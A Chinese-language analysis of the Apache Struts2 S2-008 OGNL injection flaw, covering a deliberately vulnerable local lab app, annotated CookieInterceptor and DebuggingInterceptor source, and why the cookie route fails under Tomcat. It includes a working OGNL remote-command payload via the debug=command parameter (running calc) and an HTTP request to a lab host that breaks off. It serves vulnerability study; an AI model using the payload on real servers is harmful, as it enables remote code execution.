

Struts2-008漏洞分析

目录

- 漏洞描述
- 影响版本
- 影响说明
- 环境搭建
- Payload
- 漏洞分析

漏洞描述：Struts2-008漏洞涉及多个漏洞点，官方公告[点击这里](#)，英文直译后如下

为了防止攻击者在参数内调用任意方法，默认情况下将标志
xwork.MethodAccessor.denyMethodExecution设置为false，并将SecurityMemberAccess字段
allowStaticMethodAccess设置为true。另外，为了防止访问上下文变量，自Struts 2.2.1.1开始，在
ParameterInterceptor中应用了针对参数名称的改进字符白名单：`acceptedParamNames = "[a-zA-Z0-9\.\.][()_']+";`

在某些情况下，可以绕过这些限制以执行恶意Java代码。

1，在Struts <= 2.2.3中执行远程命令（ExceptionDelegator）即**S2-007**

将参数值应用于属性时发生异常时，该值将作为OGNL表达式求值。例如，在将字符串值设置为整数属性时会发生这种情况。由于未过滤值，因此攻击者可以滥用OGNL语言的功能来执行任意Java代码，从而导致远程命令执行。已报告此问题（<https://issues.apache.org/jira/browse/WW-3668>），该问题已在Struts 2.2.3.1中修复。但是，执行任意Java代码的能力已被忽略。

2，在Struts <= 2.3.1（CookieInterceptor）中执行远程命令

参数名称的字符白名单不适用于CookieInterceptor。将Struts配置为处理cookie名称时，攻击者可以执行对Java函数具有静态方法访问权限的任意系统命令。因此，可以在请求中将标志allowStaticMethodAccess设置为true。虽然cookieName没有做特殊字符的限制，会被当作ognl代码执行。不过java的webserver(tomcat等)在cookieName中禁掉了很多非主流字符，该漏洞局限性较大，危害较小。

3，Struts <= 2.3.1中的任意文件覆盖（ParameterInterceptor）

由于Struts 2.2.3.1禁止在参数内访问标志allowStaticMethodAccess，因此攻击者仍然可以仅使用String类型的一个参数访问公共构造函数以创建新的Java对象，并仅使用String类型的一个参数访问其setter。例如，在创建和覆盖任意文件时可能会滥用此权限。要将禁止的字符注入文件名，可以使用未初始化的字符串属性。

4，在Struts <= 2.3.17中远程执行命令（DebuggingInterceptor）

尽管本身不是安全漏洞，但请注意，以开发人员模式运行并使用DebuggingInterceptor的应用程序也容易执行远程命令。尽管应用程序在生产过程中绝不应在开发人员模式下运行，但开发人员应意识到，这样做不仅会带来性能问题（如文档所述），而且还会对安全性造成严重影响。

影响版本：Struts 2.0.0 - Struts 2.3.17

影响说明：OGNL表达式注入

环境说明：Struts2（2.3.1）、Tomcat（7.0.47）、IDEA（2022.3）


环境搭建：使用我提供的Struts2-008MV项目，导入自己的IDEA即可

Payload:

```
1 username=1111&password=11&debug=command&expression=
  (#context['xwork.MethodAccessor.denyMethodExecution']=false,#_memberAccess['allowStaticMethodAccess']=true,@java.lang.Runtime@getRuntime().exec('calc'))(aaa)
```

一、环境搭建说明

项目结构



LoginAction文件内容

```
1 package org.example;
2
3 import com.opensymphony.xwork2.ActionSupport;
4
5 public class LoginAction extends ActionSupport {
6
7     private String username;
8     private String password;
9
10    public String getUsername() {
```

```

11         return username;
12     }
13
14     public String getPassword() {
15         return password;
16     }
17
18     public void setUsername(String username) {
19         this.username = username;
20     }
21
22     public void setPassword(String password) {
23         this.password = password;
24     }
25
26     public String execute() throws Exception{
27         if (this.username == null || this.password == null) {
28             return "failed";
29         }
30
31         if (this.username.equals("admin") && this.password.equals("admin")) {
32             return "success";
33         }
34
35         return "failed";
36     }
37 }

```

Struts2.xml文件内容

```

1  <?xml version="1.0" encoding="UTF-8" ?>
2  <!DOCTYPE struts PUBLIC
3      "-//Apache Software Foundation//DTD Struts Configuration 2.0//EN"
4      "http://struts.apache.org/dtds/struts-2.0.dtd">
5  <struts>
6      <!-- 这是必须要加的，在开放模式下才存在漏洞（DebuggingInterceptor对应的漏洞） -->
7      <constant name="struts.devMode" value="true"/>
8      <package name="S2-008" extends="struts-default" >
9          <action name="login" class="org.example.LoginAction">
10             <!-- 由于我们配置了自定义拦截器，那么struts默认的拦截器栈是不会执行的。 -->
11             <!-- 如果我们想要使用默认拦截器栈的功能，就必须把它配置在我们自定义的栈中！ -->
12             <!-- 默认的拦截器栈必须要放到第一行 -->
13             <interceptor-ref name="defaultStack" />
14             <!-- 引用cookie的拦截器，默认的拦截器都是在xwork中，而cookieInterceptor在
struts中，所以需要单独引用 -->
15             <interceptor-ref name="cookie">
16                 <!-- 拦截所有的cookie名称 -->
17                 <param name="cookiesName">*</param>
18             </interceptor-ref>

```

```

19         <result name="success">index.jsp</result>
20         <result name="failed">login.jsp</result>
21         <result name="input">login.jsp</result>
22     </action>
23 </package>
24 </struts>

```

web.xml

```

1 <!DOCTYPE web-app PUBLIC
2     "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
3     "http://java.sun.com/dtd/web-app_2_3.dtd" >
4
5 <web-app>
6     <filter>
7         <filter-name>struts2</filter-name>
8         <filter-class>org.apache.struts2.dispatcher.FilterDispatcher</filter-class>
9     </filter>
10    <filter-mapping>
11        <filter-name>struts2</filter-name>
12        <url-pattern>/*</url-pattern>
13    </filter-mapping>
14    <welcome-file-list>
15        <welcome-file>login.jsp</welcome-file>
16    </welcome-file-list>
17
18 </web-app>

```

login.jsp

```

1 <%@ page language="java" contentType="text/html; charset=UTF-8"
2     pageEncoding="UTF-8"%>
3 <%@ taglib prefix="s" uri="/struts-tags" %>
4 <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
5     "http://www.w3.org/TR/html4/loose.dtd">
6 <html>
7 <head>
8     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
9     <title>S2-008</title>
10 </head>
11 <body>
12 <h2>S2-008 Demo</h2>
13 <p>link: <a href="https://struts.apache.org/docs/s2-008.html">https://struts.apache.org/docs/s2-008.html</a></p>
14
15 <s:form action="login">
16     <s:textfield name="username" label="username" />
17     <s:textfield name="password" label="password" />

```

```
17     <s:submit></s:submit>
18 </s:form>
19 </body>
20 </html>
```

index.jsp

```
1 <%@ page contentType="text/html; charset=UTF-8" language="java" %>
2 <html>
3 <head>
4     <title>Admin Console</title>
5 </head>
6 <body>
7 Hello admin
8 </body>
9 </html>
```

pom.xml

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3     <modelVersion>4.0.0</modelVersion>
4     <groupId>org.example</groupId>
5     <artifactId>Struts2-008MV</artifactId>
6     <packaging>war</packaging>
7     <version>1.0-SNAPSHOT</version>
8     <name>Struts2-008MV Maven Webapp</name>
9     <url>http://maven.apache.org</url>
10    <properties>
11        <tomcat.version>7.0.47</tomcat.version>
12    </properties>
13    <dependencies>
14        <dependency>
15            <groupId>junit</groupId>
16            <artifactId>junit</artifactId>
17            <version>3.8.1</version>
18            <scope>test</scope>
19        </dependency>
20        <dependency>
21            <groupId>org.apache.struts</groupId>
22            <artifactId>struts2-core</artifactId>
23            <version>2.3.1</version>
24        </dependency>
25        <!-- https://mvnrepository.com/artifact/org.javassist/javassist -->
26        <dependency>
27            <groupId>org.javassist</groupId>
```

```
28     <artifactId>javassist</artifactId>
29     <version>3.13.0-GA</version>
30 </dependency>
31
32 <dependency>
33     <groupId>org.apache.tomcat</groupId>
34     <artifactId>tomcat-catalina</artifactId>
35     <version>${tomcat.version}</version>
36     <scope>provided</scope>
37 </dependency>
38 <dependency>
39     <groupId>org.apache.tomcat</groupId>
40     <artifactId>tomcat-websocket-api</artifactId>
41     <version>${tomcat.version}</version>
42     <scope>provided</scope>
43 </dependency>
44 <!-- https://mvnrepository.com/artifact/org.apache.tomcat/tomcat-jasper -->
45 <dependency>
46     <groupId>org.apache.tomcat</groupId>
47     <artifactId>tomcat-jasper</artifactId>
48     <version>${tomcat.version}</version>
49     <scope>provided</scope>
50 </dependency>
51 <!-- https://mvnrepository.com/artifact/org.apache.tomcat/tomcat-websocket-api
-->
52 <dependency>
53     <groupId>org.apache.tomcat</groupId>
54     <artifactId>tomcat-websocket-api</artifactId>
55     <version>${tomcat.version}</version>
56     <scope>provided</scope>
57 </dependency>
58 <!-- https://mvnrepository.com/artifact/org.apache.tomcat/tomcat-jsp-api -->
59 <dependency>
60     <groupId>org.apache.tomcat</groupId>
61     <artifactId>tomcat-jsp-api</artifactId>
62     <version>${tomcat.version}</version>
63     <scope>provided</scope>
64 </dependency>
65 <!-- https://mvnrepository.com/artifact/org.apache.tomcat/tomcat-util -->
66 <dependency>
67     <groupId>org.apache.tomcat</groupId>
68     <artifactId>tomcat-util</artifactId>
69     <version>${tomcat.version}</version>
70     <scope>provided</scope>
71 </dependency>
72
73 </dependencies>
74 <build>
75     <finalName>Struts2-008MV</finalName>
```

```

76     <plugins>
77         <plugin>
78             <groupId>org.apache.tomcat.maven</groupId>
79             <artifactId>tomcat7-maven-plugin</artifactId>
80             <version>2.2</version>
81         </plugin>
82     </plugins>
83
84 </build>
85 </project>

```

以上就是所有的文件内容，并没有特殊的地方，唯一需要注意的就是struts.xml中对于开发模式的开启以及CookieInterceptor的引入。

二、CookieInterceptor漏洞分析

在官方公告中有提到CookieInterceptor存在OGNL的命令执行漏洞，改类在Struts2-core.jar中，内容如下

```

1  public String intercept(ActionInvocation invocation) throws Exception {
2      if (LOG.isDebugEnabled()) {
3          LOG.debug("start interception");
4      }
5
6      // 用于存放符合要求的cookie
7      final Map<String, String> cookiesMap = new LinkedHashMap<String, String>();
8      // 从ServletActionContext中获取原生的Web容器中的HttpServletRequest对象中的Cookies
9      // ActionContext已经对Web容器的原生对象进行了封装，例如HttpSession->SessionMap，读取
10     session最终读的还是HttpSession，但在操作上已经被封装了一层，对用户来说感知不到
11     // ServletActionContext继承了ActionContext，为Struts提供了访问Web容器原生对象的接口
12     Cookie[] cookies = ServletActionContext.getRequest().getCookies();
13     if (cookies != null) {
14         // 获取ValueStack对象（实际OgnlValueStack）
15         final ValueStack stack = ActionContext.getContext().getValueStack();
16         // 遍历所有的cookie
17         for (Cookie cookie : cookies) {
18             String name = cookie.getName();
19             String value = cookie.getValue();
20             // 如果拦截所有的cookie，*代表所有的cookie
21             if (cookiesNameSet.contains("*")) {
22                 if (LOG.isDebugEnabled()) {
23                     LOG.debug("contains cookie name [*] in configured cookies name
24                     set, cookie with name [" + name + "] with value [" + value + "] will be injected");
25                 }
26                 // 将cookie放入OgnlValueStack中
27                 populateCookieValueIntoStack(name, value, cookiesMap, stack);
28             } else if (cookiesNameSet.contains(cookie.getName())) {
29                 // 将cookie放入OgnlValueStack中
30                 populateCookieValueIntoStack(name, value, cookiesMap, stack);

```

```

30         }
31     }
32 }
33
34     // 如果没有任何cookie则对Action执行setCookieMap方法, 但这里的Action是LoginAction, 不是
CookiesAware的类型, 所以忽略该代码即可
35     injectIntoCookiesAwareAction(invocation.getAction(), cookiesMap);
36
37     return invocation.invoke();
38 }
39 // 下面代码对当前的分析没有什么作用
40 protected void injectIntoCookiesAwareAction(Object action, Map<String, String>
cookiesMap) {
41     if (action instanceof CookiesAware) {
42         if (LOG.isDebugEnabled()) {
43             LOG.debug("action [" + action + "] implements CookiesAware, injecting
cookies map [" + cookiesMap + "]");
44         }
45         ((CookiesAware) action).setCookiesMap(cookiesMap);
46     }
47 }

```

```

1  protected void populateCookieValueIntoStack(String cookieName, String cookieValue,
Map<String, String> cookiesMap, ValueStack stack) {
2      if (cookiesValueSet.isEmpty() || cookiesValueSet.contains("*")) {
3          // If the interceptor is configured to accept any cookie value
4          // OR
5          // no cookiesValue is defined, so as long as the cookie name match
6          // we'll inject it into Struts' action
7          if (LOG.isDebugEnabled()) {
8              if (cookiesValueSet.isEmpty())
9                  LOG.debug("no cookie value is configured, cookie with name
["+cookieName+"] with value [" + cookieValue + "] will be injected");
10                 else if (cookiesValueSet.contains("*"))
11                     LOG.debug("interceptor is configured to accept any value, cookie
with name [" + cookieName + "] with value [" + cookieValue + "] will be injected");
12             }
13
14             cookiesMap.put(cookieName, cookieValue);
15             // 将cookie加入ValueStack
16             stack.setValue(cookieName, cookieValue);
17         }
18         else {
19             // if cookiesValues is specified, the cookie's value must match before we
20             // inject them into Struts' action
21             if (cookiesValueSet.contains(cookieValue)) {
22                 if (LOG.isDebugEnabled()) {

```

```

23         LOG.debug("both configured cookie name and value matched, cookie
["+cookieName+"] with value ["+cookieValue+"] will be injected");
24     }
25
26     cookiesMap.put(cookieName, cookieValue);
27     // 将cookie加入ValueStack
28     stack.setValue(cookieName, cookieValue);
29 }
30 }
31 }

```


通过分析CookieInterceptor的interceptor方法，发现整个流程中并没有对任何的CookieName进行过滤，直接将HTTP传如的cookie存入ValueStack，所以CookieInterceptor可能存在OGNL表达式的注入，我们在Cookie中加入如下测试代码（具体原理在之前的Struts-003/005中讲过，不在赘述）

```

1  (#context["xwork.MethodAccessor.denyMethodExecution"]=false,#_memberAccess["allowStaticMethodAccess"]=true,@java.lang.Runtime@getRuntime().exec("calc"))(aaa)=1

```

但发现cookie是null，而cookie是在原始的Web容器中获取的（前面代码注释中讲过），所以Cookie在Web容器中处理时已经被过滤了




```

190 public String intercept(ActionInvocation invocation) throws Exception {
191     if (LOG.isDebugEnabled()) {
192         LOG.debug(msg: "start interception");
193     }
194
195     // contains selected cookies
196     final Map<String, String> cookiesMap = new LinkedHashMap<String, String>();
197
198     Cookie[] cookies = ServletActionContext.getRequest().getCookies(); cookies: null
199     if (cookies != null = false) { cookies: null
200         final ValueStack stack = ActionContext.getContext().getValueStack();


```

Tomcat的Cookie类在tomcat-servlet-api.jar的javax.servlet.http包中，有一段对于cookie名称规范的描述，含义是：**Cookie类同时支持版本0（由Netscape提供）和版本1（由RFC 2109提供）cookie规范。默认情况下，使用版本0创建cookie以确保最佳互操作性。**



具体的名称规范如下


```
1 | ()<>@,;:\\"[ ]?={ } \t
```



所以虽然在CookieInterceptor中没有对Cookie进行过滤，但在Web容器中已经完成过滤，所以此处漏洞并不能直接利用。

三、DebuggingInterceptor漏洞分析

看类名就很容易知道这个类是用来debug的，而debug就必然要显示一些调试信息，在类的描述中有这么一段话



提供几个不同的调试屏幕，以深入了解页面后面的数据。“debug”请求参数的值决定屏幕：

xml-将参数、上下文、会话和值堆栈转储为xml文档。

console-显示一个弹出的“OGNL控制台”，允许用户根据值堆栈测试OGNL表达式。来自“XML”模式的XML数据插入到页面顶部。

command-测试OGNL表达式并返回字符串结果。仅由OGNL控制台使用。

browser显示在对象参数中指定的对象的字段值（默认情况下为#context）。设置对象参数时，需要将“#”字符转义为“%23”。

其中command模式是执行OGNL表达式，所以可能存在命令执行漏洞，一起分析下代码

```
1 public String intercept(ActionInvocation inv) throws Exception {
2     // 为true时直接调用Action
3     boolean actionOnly = false;
4     boolean cont = true;
5     Boolean devModeOverride = FilterDispatcher.getDevModeOverride();
6     boolean devMode = devModeOverride != null ? devModeOverride.booleanValue() :
    this.devMode;
7     if (devMode) {
8         final ActionContext ctx = ActionContext.getContext();
9         // 获取HTTP参数中名为debug的参数的值
10        String type = getParameter(DEBUG_PARAM);
11        ctx.getParameters().remove(DEBUG_PARAM);
12        // 如果是xml
13        if (XML_MODE.equals(type)) {
14            // 添加在Action执行完成后即将要执行Resul之前加入PreResultListener
15            // 用于扩展一些执行动作，这里打印context对象
16            inv.addPreResultListener(
17                new PreResultListener() {
18                public void beforeResult(ActionInvocation inv, String
    result) {
19                    printContext();
20                }
21            });
22            // 如果是console模式（可以在webconsole.html中执行OGNL命令）
23            // 需要加入struts2-dojo-plugin的依赖才可以执行命令
24        } else if (CONSOLE_MODE.equals(type)) {
25            consoleEnabled = true;
26            inv.addPreResultListener(
27                new PreResultListener() {
28                public void beforeResult(ActionInvocation inv, String
    actionResult) {
29                    String xml = "";
30                    // 该变量默认为false
31                    if (enableXmlWithConsole) {
32                        StringWriter writer = new StringWriter();
33                        printContext(new PrettyPrintWriter(writer));
34                        xml = writer.toString();
```

```

35         xml = xml.replaceAll("&", "&amp;");
36         xml = xml.replaceAll(">", "&gt;");
37         xml = xml.replaceAll("<", "&lt;");
38     }
39     ActionContext.getContext().put("debugXML", xml);
40     // 使用freemarker作为生成HTML页面的模版
41     FreemarkerResult result = new FreemarkerResult();
42     result.setFreemarkerManager(freemarkerManager);
43     result.setContentType("text/html");
44
45     result.setLocation("/org/apache/struts2/interceptor/debugging/console.ftl");
46     result.setParse(false);
47     try {
48         // 生成页面
49         result.execute(inv);
50     } catch (Exception ex) {
51         LOG.error("Unable to create debugging console",
52             ex);
53     }
54
55     });
56
57     // 如果是command模式
58     } else if (COMMAND_MODE.equals(type)) {
59         // 获取valuestack
60         ValueStack stack = (ValueStack) ctx.getSession().get(SESSION_KEY);
61         if (stack == null) {
62             // 如果stack为空则从ActionContext中获取
63             stack = (ValueStack) ctx.get(ActionContext.VALUE_STACK);
64             // 在ActionContext的sessionMap中加入stack
65             ctx.getSession().put(SESSION_KEY, stack);
66         }
67         // 获取OGNL表达式, EXPRESSION_PARAM为字符串expression
68         String cmd = getParameter(EXPRESSION_PARAM);
69
70         ServletActionContext.getRequest().setAttribute("decorator", "none");
71         // 获取HttpServletResponse对象, 用于返回Response
72         HttpServletResponse res = ServletActionContext.getResponse();
73         res.setContentType("text/plain");
74
75         try {
76             PrintWriter writer =
77                 ServletActionContext.getResponse().getWriter();
78             // 将cmd执行的结果返回
79             writer.print(stack.findValue(cmd));
80             writer.close();
81         } catch (IOException ex) {
82             ex.printStackTrace();
83         }

```

```

82         cont = false;
83         // 如果是browser模式
84     } else if (BROWSER_MODE.equals(type)) {
85         actionOnly = true;
86         inv.addPreResultListener(
87             new PreResultListener() {
88                 public void beforeResult(ActionInvocation inv, String
actionResult) {
89                     // 这里getParameter函数的参数不可控
90                     String rootObjectExpression = getParameter(OBJECT_PARAM);
91                     if (rootObjectExpression == null)
92                         rootObjectExpression = "#context";
93                     // getParameter函数的参数不可控
94                     String decorate = getParameter(DECORATE_PARAM);
95                     ValueStack stack = (ValueStack)
ctx.get(ActionContext.VALUE_STACK);
96                     // 前面获取HTTP参数的key都不可控, 所以findValue的参数肯定也不可控
97                     // 所以这个地方没有漏洞
98                     Object rootObject = stack.findValue(rootObjectExpression);
99
100                     try {
101                         StringWriter writer = new StringWriter();
102                         ObjectToHTMLWriter htmlWriter = new
ObjectToHTMLWriter(writer);
103                         htmlWriter.write(reflectionProvider, rootObject,
rootObjectExpression);
104                         String html = writer.toString();
105                         writer.close();
106
107                         stack.set("debugHtml", html);
108
109                         //on the first request, response can be decorated
110                         //but we need plain text on the other ones
111                         if ("false".equals(decorate))
112
ServletActionContext.getRequest().setAttribute("decorator", "none");
113
114                         FreemarkerResult result = new FreemarkerResult();
115                         result.setFreemarkerManager(freemarkerManager);
116                         result.setContentType("text/html");
117
result.setLocation("/org/apache/struts2/interceptor/debugging/browser.ftl");
118                         result.execute(inv);
119                     } catch (Exception ex) {
120                         LOG.error("Unable to create debugging console", ex);
121                     }
122                 }
123             }
124         });

```

```

125     }
126 }
127 // 只要是走到了command代码，cont就会被赋值为false，下面的代码便不会执行
128 if (cont) {
129     try {
130         if (actionOnly) {
131             // 调用Action
132             inv.invokeActionOnly();
133             return null;
134         } else {
135             // 继续调用Invocation的invoke方法，执行下一个interceptor
136             return inv.invoke();
137         }
138     } finally {
139         if (devMode && consoleEnabled) {
140             final ActionContext ctx = ActionContext.getContext();
141             ctx.getSession().put(SESSION_KEY,
142 ctx.get(ActionContext.VALUE_STACK));
143         }
144     } else {
145         return null;
146     }
147 }

```

读完代码后，有2个模式可执行命令，分别是console与command模式，首先说console模式，该模式如果要执行命令需要2个条件：

- 1.
2. 加入struts2-dojo-plugin的依赖，版本与struts2版本保持一致


一般来说很少有网站会同时满足这两个条件，但一旦满足这两个条件就会出现命令执行漏洞，利用步骤为：

发送http请求，参数中加入 `debug=console`，并且删掉cookie

```
POST /Struts2-008MV/login.action HTTP/1.1
Host: 192.168.70.138:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.70.138:8080/Struts2-008MV/
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
